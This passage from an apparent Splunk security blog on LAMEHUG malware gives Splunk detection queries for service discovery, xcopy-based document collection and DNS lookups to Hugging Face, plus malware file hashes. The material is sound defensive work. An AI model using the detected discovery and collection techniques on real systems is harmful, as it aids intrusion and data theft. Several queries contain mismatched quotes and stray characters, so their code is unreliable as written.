


Figure 14: Windows Wmic Systeminfo Discovery Detection

Windows Net System Service Discovery

The following analytic detects the enumeration of Windows services using the net start command, which is a built-in utility that lists all running services on a system. Adversaries, system administrators, or automated tools may use this command to gain situational awareness of what services are active, identify potential security software, or discover opportunities for privilege escalation and lateral movement.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_net` (Processes.process="* start*")
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path Processes.process Processes.process_exec Processes.process_guid
Processes.process_id Processes.process_integrity_level Processes.process_name Processes.process_path Processes.user
Processes.user_id Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 15: Windows Net System Service Discovery Detection

Windows File Collection Via Copy Utilities

The following analytic detects the use of Windows command-line copy utilities, such as **xcopy.exe**, to systematically collect files from user directories and consolidate them into a centralized location on the system. This activity is often indicative of malicious behavior, as threat actors frequently use such commands to gather sensitive information, including documents with .doc, .docx, and .pdf extensions.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_copy` Processes.process IN (*.doc", "*.docx*", "*.xls*", "*.xlsx*", "*.ppt*", "*.pptx*", "*.log*", ".")
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path Processes.process Processes.process_exec Processes.process_guid
Processes.process_id Processes.process_integrity_level Processes.process_name Processes.process_path Processes.user
Processes.user_id Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 16: Windows File Collection Via Copy Utilities Detection

Windows AI Platform DNS Query

The following analytic detects DNS queries initiated by the Windows AI Platform to domains associated with Hugging Face, a popular provider of machine learning models and services. Monitoring for such DNS requests is important because it can reveal when systems are reaching out to external AI platforms, which may indicate the use of third-party AI resources or the transfer of sensitive data outside the organization’s environment.

```

`sysmon` EventCode=22 process_name IN ("python.exe", "cmd.exe", "rundll32.exe", "powershell.exe", "pwsh.exe") Q
| rename dvc as dest
| stats count min(_time) as firstTime max(_time) as lastTime
by answer answer_count dest process_exec process_guid process_name query query_count reply_code_id signature s
vendor_product QueryName QueryResults QueryStatus
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
    
```




Figure 17: Windows AI Platform DNS Query Detection

Overall [LAMEHUG](#) Splunk Analytic Story consists of 14 detections.

IOC

| SHA256 Hashes | Description |
|--|-------------|
| 384e8f3d300205546fb8c9b9224011b3b3cb71adc994180ff55e1e6416f65715 | LAMEHUG |
| 766c356d6a4b00078a0293460c5967764fcd788da8c1cd1df708695f3a15b777 | LAMEHUG |
| bdb33bbb4ea11884b15f67e5c974136e6294aa87459cdc276ac2eea85b1deaa3 | LAMEHUG |
| d6af1c9f5ce407e53ec73c8e7187ed804fb4f80cf8dbd6722fc69e15e135db2e | LAMEHUG |

Learn More


This blog helps security analysts, blue teamers and Splunk customers identify LAMEHUG malware by enabling the community to discover related tactics, techniques, and procedures used by threat actors and adversaries. You can implement the detections in this blog using the [Enterprise Security Content Updates app](#) or the [Splunk Security Essentials app](#). To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the [Slack](#) channel #security-research. Follow [these instructions](#). If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank [Teoderick Contreras](#) for authoring this post and the entire [Splunk Threat Research Team](#) for their contributions: [Michael Haag](#), [Nasreddine Bencherchali](#), [Lou Stella](#), [Bhavin Patel](#), [Rod Soto](#), [Eric McGinnis](#), [Patrick Bareiss](#), Raven Tait and [Jose Hernandez](#).



AI & ML for Security Use Cases

Download this free guide to enhance security with AI and ML.

[Get the free guide](#)

Source: https://www.splunk.com/en_us/blog/security/lamehug-ai-driven-malware-llm-cyber-intrusion-analysis.html